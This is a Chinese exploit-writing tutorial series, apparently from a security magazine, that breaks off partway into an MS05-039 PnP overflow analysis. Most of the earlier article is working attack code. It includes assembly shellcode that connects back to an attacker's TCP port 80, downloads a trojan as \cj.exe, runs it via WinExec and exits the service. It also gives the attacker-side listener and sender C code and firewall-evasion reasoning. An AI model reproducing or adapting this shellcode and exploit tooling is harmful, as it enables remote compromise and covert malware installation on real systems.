   nPort = atoi(argv[2]);       // 初始化 winsock
   if(WSAStartup(MAKEWORD(2, 0), &wsa) != 0)
   {
  printf("Winsock init Error! ErrorCode = %d\n",
WSAGetLastError());
   }
  sSock = socket(AF_INET, SOCK_DGRAM,
IPPROTO_UDP); //UDP
  if(sSock == INVALID_SOCKET)
   {
  printf("Creating socket Error! ErrorCode = %d\n",
WSAGetLastError());
   }
   srv.sin_family = AF_INET;
   srv.sin_port = htons(nPort);
   srv.sin_addr.S_un.S_addr = inet_addr(argv[1]);
   len = sizeof(srv);
   if(bind(sSock, (sockaddr *)&srv, sizeof(srv)) != 0)
   {
  printf("Bind Error! ErrorCode = %d\n", WSAGetLastError());
   }
   while(true)
   {
  nRcv = recvfrom(sSock, szBuf, sizeof(szBuf) - 1, 0,
(sockaddr *)&srv, &len);
```

```
        if(nRcv > 0)
        {
                fun(szBuf);
            bFinish = TRUE;
        }
        if(bFinish)
        {
                break;
        }
    }
    return 0;
}
```

程序很简单，就是一个UDP服务端，绑定你指定的一个UDP端口，有用户输入的话，就接收数据，处理后程序退出。服务端有防火墙，假设只允许外部访问这个UDP端口，任何向外的TCP连接都会告警，我们如果想通过溢出漏洞向服务端传送一个木马文件，并且要成功躲避防火墙检测，写出的ShellCode长度应该会超过recvfrom函数的1024字节的限制。

由于时间有限，这里先把这个问题留下来。大家可以先根据漏洞程序的特点和前面说的思路进行分析，看能否实现我们的入侵目的。在下面这篇文章中，我再和大家一起进行ShellCode的实现。还是那句话，欢迎大家和我交流，留下QQ：19013788。

适合读者：溢出爱好者，系统安全爱好者
前置知识：WIN32溢出基础

菜鸟版Expliot编写指南之十七：

突破溢出数据包长度限制

——编写分段传送的ShellCode（下）



文/图 曹军/dangguai27

在上面的文章中，我们讨论了分段传送的ShellCode的应用环境和编写基本思路，并在最后留了一个存在溢出漏洞的测试程序，希望大家能自己写代码来利用，不知道大家感觉怎么样。今天呢，我们就一起来针对这样一个漏洞程序，结合分段传送ShellCode的思想，一步一步编写我们的攻击程序。

漏洞程序的修正以及利用方案分析

上次给出的漏洞程序，当时由于时间关系，没有做仔细的分析与测试，后来在调试的时候发现一点问题，现在作略微修正。

1.代码绑定的UDP端口定为999端口，并设置端口绑定为独占：

```
srv.sin_port = htons(999);
BOOL flag = TRUE;
int SO_EXCLUSIVADDRUSE = ~SO_REUSEADDR;
//取反
setsockopt(sSock, SOL_SOCKET,
SO_EXCLUSIVADDRUSE, (const char *)&flag, 4);
```

2.UDP套接字recvfrom函数指定的接收缓冲区大小减少到600字节，这样更加限制了我们一次性发送ShellCode的字数：

```
char szBuf[600] = {0};
```

其他一些次要的修改，大家可以参照光盘中的代码。此外，我们还提到了个人防火墙的绕过问题。

好了，下面我们就来制定合理的利用方案。请大家注意了，针对具体一个漏洞写攻击代码的时候可能有多种实现方案，但只要很好地把握了漏洞的特点，仔细分析，我们往往就能找出最佳的一条路子。针对这个漏洞，要编写通用的、能自动传送并执行木马的攻击代码，需要考虑的地方无非有3点。

★ 一次性发送ShellCode的可行性。recvfrom函数指定的缓冲区大小为600字节，其中用来存放前面局部变量的就是100字节，加上一些跳转指令，我们能充分利用起来装ShellCode的长度就只有500字节左右，而且还包括ShellCode解码部分的20几个字节，如果recvfrom函数指定的接收缓冲区比600字节更短就更困难了。因此，将攻击代码分两段来传送是必要的。

★ UDP通信的特性。UDP通信与TCP的区别在与前者是不面向连接的。具体一点意思就是，UDP通信中我们无法通过getpeername这样的函数获取通信对方的IP和端口信息，也就是说，我们无法像在TCP通信中那样通过查找当前连接对应的Socket来供我们复用。

★ 防火墙的绕过，这个问题应该结合前两点考虑。在前面的文章中我们讲过，一般绕过个人防火墙的检测，方法一般是 复用当前连接对应的Socket，这个在TCP通信中有用，本例不适用。

重复绑定服务端口，这个在TCP和UDP中都适用（只要用bind函数），但是本例中仍然不行，因为我们设置了socket的SO_EXCLUSIVADDRUSE属性。为什么要设置呢？迄今为止，我接触的UDP远程溢出漏洞就只有SQL Server 2000的解析服务漏洞，但是SQL Server中的UDP端口是设

置了SO_EXCLUSIVADDRUSE属性的，不允许UDP1434端口重复绑定。我们写这个例子的初衷就是基于SQL Server那个漏洞的，因此这里也这样设置。如果以后我们遇到新漏洞是允许重复绑定的，那么就正好利用了。还有就是在老的SDK中没有SO_EXCLUSIVEADDRUSE的定义，我就直接定义了一个变量对SO_REUSEADDR取反得到。

重新绑定服务端口。这个是UDP中可以实现的，但是需要的代码很长，估计远远超过我们的500字节限制了。

创建IE子进程，然后将我们的代码注入进去，这个恐怕也早就超过长度限制了。

直接反向连接攻击端监听的TCP 80端口。

呵呵，前面4条路好像都堵死了。尽管防火墙要报警，但在攻击端监听TCP 80端口，反连的时候目标用户可能不是很在意而放行，因此看来第5条最可行。

综合起来看，我们要写这个漏洞程序的利用代码，方案就是 在攻击端监听TCP 80端口，发送第一段ShellCode后，等待ShellCode执行后反向连接攻击端，然后发送第二段Shellcode，最后由第二段ShellCode来接收并执行木马文件。超级女生有"想唱就唱"，我们有"说干就干"。

ShellCode的打造

先后发送的两段ShellCode（后称为SC1和SC2），都是在VC6下面汇编提取的。对于SC1，我们需要注意的是尽量精简。养成简短而规范的ShellCode编写习惯对我们以后利用各种漏洞都是有帮助的。就这个例子而言，SC1功能很明确：接收后面的SC2，并且跳到SC2去执行。为此，我们的汇编代码需要做以下几件事情。

1.动态查找GetProcAddress和LoadLibraryA的地址，使代码通用性。这个在前面一些文章中我和其他作者都提到了的，大家可以参考（本书代码中也有）。

2.获取并保存socket、connect、recv这3个函数的地址，顺便保存Kernel32.dll和ws2_32.dll的地址（如果字节数太紧张就不保存了）。就3个函数，我没有采用以前的先存所有函数名再逐个求的方式，而是逐个求的，这样反而节省了字节数：

```
//下面求ws2_32地址
mov dword ptr [ebp], '_2sw'
mov dword ptr [ebp + 4], 0x3233 //'023'
push ebp
call [ebp + 30h] //LoadLibraryA地址，已经求得
mov ebx, eax  //保存ws2_32.dll地址

//下面查找socket
mov dword ptr [ebp], 'kcos'
mov dword ptr [ebp + 4], 0x7465 // '023'
push ebp
push ebx //ws2_32.dll地址
call [ebp + 2ch] //GetProcAddress地址，已经求得
mov [ebp + 34h], eax //保存
//下面查找connect
mov dword ptr [ebp], 'nnoc'
mov dword ptr [ebp + 4], 0x746365 // '0tce'
push ebp
push ebx
call [ebp + 2ch]
mov [ebp + 38h], eax
//最后查找recv
mov dword ptr [ebp], 'vcer'
mov byte ptr [ebp + 4], 0
push ebp
push ebx
call [ebp + 2ch]
mov [ebp + 3ch], eax
```

3.连接攻击端的TCP 80端口，接收并执行第二段ShellCode即SC2。本例中，我没有在SC1中调用WSAStartup函数，因为我们远程攻击的服务进程肯定已经调用了这个函数对Winsock进行初始化。但是在平时针对具体漏洞的时候，大家还是应该多检查检查。至于SC2中反连的IP，是我们在攻击代码中获取了攻击端本机IP后填充进去的。另外，我们注意保存了接收SC2所用的socket，该socket在SC2中还要用于传送文件。

```
// 从新规划内存，用于接收SC2
        sub esp, 800h
        mov ebx, esp
add ebx, 4
        //创建socket
push 6 //IPPROTO_TCP
        push 1 //SOCK_STREAM
push 2 //AF_INET
call [ebp + 34h] //socket()
mov [ebp + 40h], eax // [ebp + 40h]存放服务端socket描述符
//connect TCP 80
/*
struct sockaddr_in
{
    short   sin_family;
            u_short sin_port;
            struct  in_addr sin_addr;
            char    sin_zero[8];
        };
从ebp+50h开始，16字节
*/
mov word ptr[ebp + 50h], 2
mov word ptr[ebp + 52h], 0x5000  //htons(80)端口
mov dword ptr[ebp + 54h], 0x0100007f
mov dword ptr[ebp + 58h], 0
        mov dword ptr[ebp + 5ch], 0
        push 16
        lea eax, [ebp + 50h]
        push eax
        push [ebp + 40h] //socket描述符
        call [ebp + 38h] //connect()
        //接收sc2，接收缓冲区从ebx开始
        push 0
        push 750h //socket接收缓冲区大小
        push ebx
        push [ebp + 40h]
        call [ebp + 3ch] //recv()
        cmp eax, -1
        jz over
      jmp ebx //跳到sc2去执行
over:
```

好了，接着是SC2的编写了，当然SC2就不会有那么紧张的字节数限制啦。SC2的功能也很明确，就是接收木马文件并cj.exe，然后执行该文件，最后退出服务进程。具体而言，汇编代码需要以下几件事情。

1）直接利用SC1中的GetProcAddress、LoadLibraryA以及ws2_32、Kernel32的地址，获取send、_open、_write、_close、WinExec、ExitProcess这6个函数的地址。这部分代码很简单，大家可以直接参考就行了。

2）木马文件的传送，这里需要注意一下。传送文件的套接字我就直接复用了SC1中接收SC2时的连接对应的Socket，由于SC1和SC2是连续执行，因此不用在花代码去查找该Socket了。接收文件代码如下：

```
    //向远端发送已开始执行sc2的信号'ok!',
    //后面的通信也利用已经建立起连接的套接子标识[ebp + 40h]
    mov dword ptr[ebp + 64h], '!!ko'
    mov byte ptr[ebp + 67h], 0
    push 0
    push 4
    lea eax, [ebp + 64h]
    push eax
    push [ebp + 40h] //socket标识
    call [ebp + 20h] //send()
    //创建文件\cj.exe (_open)
    //mov dword ptr[ebp + 68h], '.jc\'
    mov dword ptr[ebp + 68h], 0x2e6a635c
    mov dword ptr[ebp + 6ch], 'eexe'
    mov byte ptr[ebp + 6fh], 0
    //设置文件的属性
    push 0x0180
    push 0x8301
    lea eax, [ebp + 68h]
    push eax
    call [ebp + 44h] //_open
    //保存文件句柄
    mov dword ptr[ebp + 16h], eax
    mov dword ptr[ebp + 70h], 0x00027031 //保存输入的文件大小
    mov dword ptr[ebp + 74h], 0 //保存已经接收的文件大小
   j1:
   /*
   接收文件，每次512字节，接收后存放在ebx + 400h开始的地方
   */
   push 0
   push 512 //每次接收512字节文件数据
   lea eax, [ebx + 400h]
   push eax
   push [ebp + 40h] //socket标识
   call [ebp + 3ch] //recv()
   //写入文件中
   cmp eax, 0
   jle end      //if eax <= 0 则接收失败退出，因为客户端在字节大于0 是才发送
   add dword ptr [ebp + 74h], eax //已接收文件大小
   push eax
   lea eax, [ebx + 400h]
   push eax
   push [ebp + 16h] //文件句柄
   call [ebp + 48h]//_write()
   //发送确认的'y'回去
   mov [ebx+604h], 'y'
   lea eax, [ebx + 604h]
   push 0
   push 1
   push eax
   push [ebp + 40h]
   call [ebp + 20h] //send()
   cmp eax, 0
   jle end         //send flag 失败退出
   //比较文件大小，看是否传输完毕
   mov eax, dword ptr[ebp + 74h]
   cmp eax, dword ptr[ebp + 70h]
   jl j1
   //传送完毕就关文件句柄
   push [ebp + 16h]
   call [ebp + 4ch] //_close
```

3）文件接收完毕后，执行该文件并退出服务进程。

```
   //WinExec 执行\cj.exe
     push 0
     lea eax, [ebp + 68h]
     push eax
     call [ebp + 24h] //WinExec
     //退出 ExitProcess
   end:
     push 0
     call [ebp + 12h]
```

SC1和SC2的汇编代码就编写就到这里，详细内容请参考光盘中的代码，下面的任务就是构造攻击程序了。

攻击程序的编写及调试

要编写漏洞的攻击程序，实现起来有下面几个步骤

1.ShellCode的提取。ShellCode的提取方法以前是讲过的，这里简单说一下：单步调试汇编源代码，使EIP指向你的第一条汇编指令，在memory窗口中输入"EIP"回车，拷贝这片内存数据，直到最后一条汇编指令对应的机器码；将拷贝的机器码粘贴到2进制文本编辑器如(UltraEdit32)中，如图1所示。




图1

保存为Input.txt，然后专门写个程序来添加引号就行了。相关的代码我也放到了光盘中。

2.提取了SC1和SC2后，就是攻击代码的构造了。由于既要发送SC1，又要监听本机 TCP 80 端口，因此这里我们采用两个线程，分别完成监听（并传送文件）与攻击（发送SC1）的功能。我们需要做的是线程的同步和超时的控制。

部分代码如下。

1）创建线程。

```
    //分别开启两线程
    hThread[0] = CreateThread(NULL, 0, (LPTHREAD_START_ROUTINE)ListenThreadProc, NULL, NULL, NULL);
    Sleep(1000);
    hThread[1] = CreateThread(NULL, 0, (LPTHREAD_START_ROUTINE) SendShellThreadProc, NULL, NULL, NULL);
```

2 ）线程同步。

```
    // 创建事件对象
    hEvent = CreateEvent(NULL, FALSE, FALSE, "88888888");
    // 其实攻击线程很快就返回了
    WaitForSingleObject(hThread[1], INFINITE);
    CloseHandle(hThread[1]);
    // 如果20秒内目标主机反连过来，则一直等到木马传送完毕
    if (WaitForSingleObject(hEvent, 20000) == WAIT_OBJECT_0)
    WaitForSingleObject(hThread[0], INFINITE);
    else // 否则结束监听线程
    {
    TerminateThread(hThread[0], 0);
    closesocket(ListenSock);
    closesocket(ClientSock);
    }
```

Listen线程中：

```
    ClientSock = accept(ListenSock, (sockaddr *)&ClientAddr, &nAddrSize);
    // 以后都通过ClientSock与目标机器进行通信了
    // 设置事件为信号态，给主线程发送消息，然后关闭时间句柄
        SetEvent(hEvent);
        CloseHandle(hEvent);
```

3） TCP通信的超时控制。

这里用到了fd_set和timeval两个数据结构

```
    timeval tv;
    fd_set fs;
    tv.tv_sec = 20;
    tv.tv_usec = 0;
    FD_ZERO(&fs);
    FD_SET(ClientSock, &fs);
    if(select(0, &fs, NULL, NULL, &tv) < 0)
    {
        printf("5:%d\n", GetLastError());
        return -1;
    }
```

3.Shellcode的编、解码。

至于编码，一般是要考虑编码后不带有0字符的，在SC1中，我用0x99编码，而在发送的时候先在SC1前面加上解码代码。编码的工作不针对SC2，因为recv函数是可以传送0字符的，而SC2是直接存放在了SC1中recv函数指定的缓冲区里，然后跳转过去执行，实现"无缝连接"。

4．再多说两句，关于攻击代码的调试。

我们编写攻击代码，不仅要对ShellCode进行单元测试，更重要的是通过ShellCode形成攻击程序的时候要进行整体测试。就这样一个不算复杂的程序，在后来调试的时候遇到了一些问题，但是都一一解决了。这里向大家推荐一组好工具——VMWare+Softice。这一对组合对我们平时调试漏洞是很有用的，别的我就不多讲了，等你边播放歌边在你机器上使用Softice的时候就体会到它好像具有Ollydbg的ring3感觉了，如图2所示。




图2

好了，整个攻击程序就构造完了，在Windows 2000 SP4 +VC6下编译、测试通过，请大家参考。

小 结

本文中，我们通过实际例子讨论了分段传送的ShellCode的实现。过程其实并不复杂，关键在于思路的清晰与规范，希望对大家学习溢出技术有些帮助。还是老规矩——欢迎大家交流。

适合读者：溢出爱好者，系统安全爱好者
前置知识：WIN32溢出基础



菜鸟版Expliot编写指南之十八：

PNP溢出漏洞分析+利用


文/图 四川大学信息安全研究所 曹军/dangguai27

一个月前和朋友聊天，谈到现在网络上蠕虫、病毒是越来越猖狂，前年的"冲击波"，去年的"震荡波"，今年还不知道又出什么呢？话音刚落，一个被命名为Zotob的蠕虫病毒已经在2005年8月15日开始传播。后来的几天，该蠕虫的变种相继产生，对网络造成了一定的影响。Zotob蠕虫是基于Windows 2000 以上版本的即插即用（PNP）服务中产生的堆栈溢出漏洞，远程攻击者通过TCP 445或139端口向该服务提交畸形请求，溢出后可能获取系统权限。大家的防范意识都比较强了，很多用户都及时打了补丁，而一般个人防火墙的默认规则也封堵了TCP 139或445端口，该漏洞的破坏力已经明显不如以前的"冲击波"了。言归正传，我们还

是来分析这个漏洞吧。

漏洞起因及影响范围

漏洞的起因前面已经简单提到了，我们可以参见漏洞公告，如图1 所示。


针对“Microsoft Windows 即插即用缓冲区溢出漏洞（MS05-039）”的攻击代码和蠕虫已经出现

发布日期：2005-08-15

受影响的软件及系统：
====================
Microsoft Windows 2000 SP4
Microsoft Windows XP SP2
Microsoft Windows XP SP1
Microsoft Windows Server 2003 SP1
Microsoft Windows Server 2003

综述：
======
微软安全公告MS05-039中提到的“Microsoft Windows 即插即用缓冲区溢出漏洞”，目前已经有攻击代码在网上流传，并且已经该漏洞的蠕虫。

鉴于该漏洞影响的广泛性，我们强烈建议使用Windows 操作系统的用户立刻检查一下您的系统是否受此漏洞影响，并参考我们的提方法予以解决。

分析：
======
ISS 发现了Microsoft Windows的即插即用 (PNP)服务存在缓冲区溢出漏洞，远程或者本地的入侵者成功利用这个漏洞可以完全控的系统。

Microsoft Windows PNP的主要功能是在安装新硬件时能够检测到这些设备。PNP可以通过RPC接口远程调用。

图1

从漏洞公告我们可以看出以下两点。

1．漏洞起因：Windows 2000版本以上的PNP服务存在远程堆栈溢出漏洞，“远程”是因为该服务可以通过RPC接口来远程调用。

2．影响范围：漏洞只对Windows 2000有真正威胁，而要攻击XP和Windows 2003均有一定的限制。因为对于这个RPC接口，如果在Windows 2000上可以远程匿名进行调用；在 Windows XP SP0、SP1上，需要以一个有效账号登录后才可以调用；在Windows XP SP2和Windows 2003上，只有管理员组用户才能远程调用，其他账号只能本地调用。

宏定位分析

这部分工作我认为很重要，因此在本文中讲清楚一些。所谓“宏定位”，就是指我们应该对我们实现的目标进行预先的分析，调试漏洞是这样，做其他工作也是如此，这一步做好了我们在后面可以少走弯路。

1．对具有溢出漏洞的服务进程归类

这里我们将服务进程分为两类。一类是服务自身绑定了端口，可以是TCP或UDP端口；另一类当然是服务进程自身没有绑定任何端口。对于前一类服务，远程机器直接通过传输层协议（TCP或UDP协议）＋应用层协议（如RPC协议、http协议）来访问服务。IIS、FTP、HTTP都属于这一类服务。如果他们服务存在漏洞，我们可以通过重复绑定端口、复用Socket来绕过防火墙的检测。对于后一类服务，远程机器通过传输层协议＋命名管道（IPC$）＋应用层协议来访问服务的，这也就是为什么我们访问LSASS、WorkStation等服务的时候要先与远程机器建立IPC$空连接的原因。这类漏洞的利用要比躲避防火墙的检测实现起来要困难一些，这个我在后面会提到。

感染利用PNP溢出漏洞的蠕虫后我们的机器会弹出系统显示“系统处理程序c:\winnt\system32\services意外终止”关闭提示框，根据以往的经验，我们可以看出该漏洞是存在于Services进程中，这一点和WorkStation服务一样，因此归为后一类。

2．服务进程接收缓冲区长度

这个问题集中体现在用于接收请求的函数（如recv、recvfrom等）第3个参数len上。如果指定的len很小，我们是无法一次性传送功能复杂的很长的ShellCode的，这时就必须采用其他送的方式，例如把ShellCode分段传送，在《编写分段传送的ShellCode》一文中有介绍。接收缓冲区长度问题一般在服务进程自身绑定了端口的溢出漏洞中出现，因此PNP服务中可以暂不考虑。

3．异常发生的位置

这个问题是指我们向服务程序提交超长的请求后，会覆盖问题函数的返回地址EIP等指针。当函数返回的时候，跳转到我们覆盖数据指定的地址的时候可能发生异常；另外一种情况就是在该函数返回之前，由于我们覆盖了局部变量中其他指针，导致对其进行引用的时候发生异常。简而言之就是ret前与ret后发生异常的区别。对于ret后的异常，我们可能需要通过KiUserExceptionDispatcher和监视点的方法来联合定位溢出点，并且漏洞利用的方式有两种：改写EIP为jmp esp 地址或改写SEH指针；而对于ret前的异常，我们一般通过KiUserExceptionDispatcher来定位溢出点就够了，利用的时候也只能改写SEH指针。我们预先并不知道PNP溢出漏洞属于哪一类，不过等下面进一步调试后就明确了。

4．则判断ret函数的调用约定

这个问题是最容易被忽略的。如果我们能够采用jmp esp的利用方式的话，可能很多人会在覆盖jmp esp位置的紧接4个字节开始的地方连接ShellCode，问题就出在这里。

不管是Windows系统进程、第3方软件、还是我们自己用VC6、VC7编写的程序，只要和C／C＋＋相关的函数，一般来说可以分为__cdecl和__stdcall两种调用约定。采用__cdecl的函数再返回需要调用者恢复实参占用的堆栈，也就是函数只执行返回指令为ret，我们把ShellCode接到保存的EIP后面是没问题的；而采用__stdcall在函数返回是执行指令ret n，自己恢复实参占用的堆栈，我们如果把ShellCode接到保存的EIP后面的话，开始n个字节的代码就执行不到了。这也就是为什么我们在构造一些系统进程溢出漏洞（如RPC、WorkStation、LSA等）攻击代码的时候，jmp esp地址后要有若干保留字节的原因。好了，带着剩下的问题，我们继续。

PNP溢出漏洞的分析＋利用

现在的牛人们用编写漏洞代码的速度是越来越快了，蠕虫出来两三天，攻击代码就已经公布出来了。既然有现成的，我们就直接拿过来用了。于是，我把集点上公布的代码拿来整理后编译，执行，结果目标机器还是发生了异常。如图2 所示。

幸好是用VMWare（＋Windows 2000 SP4）作测试，否则用我自己的机器岂不麻烦？很显然，攻击代码存在问题，再看看网上代码中的地址填充。

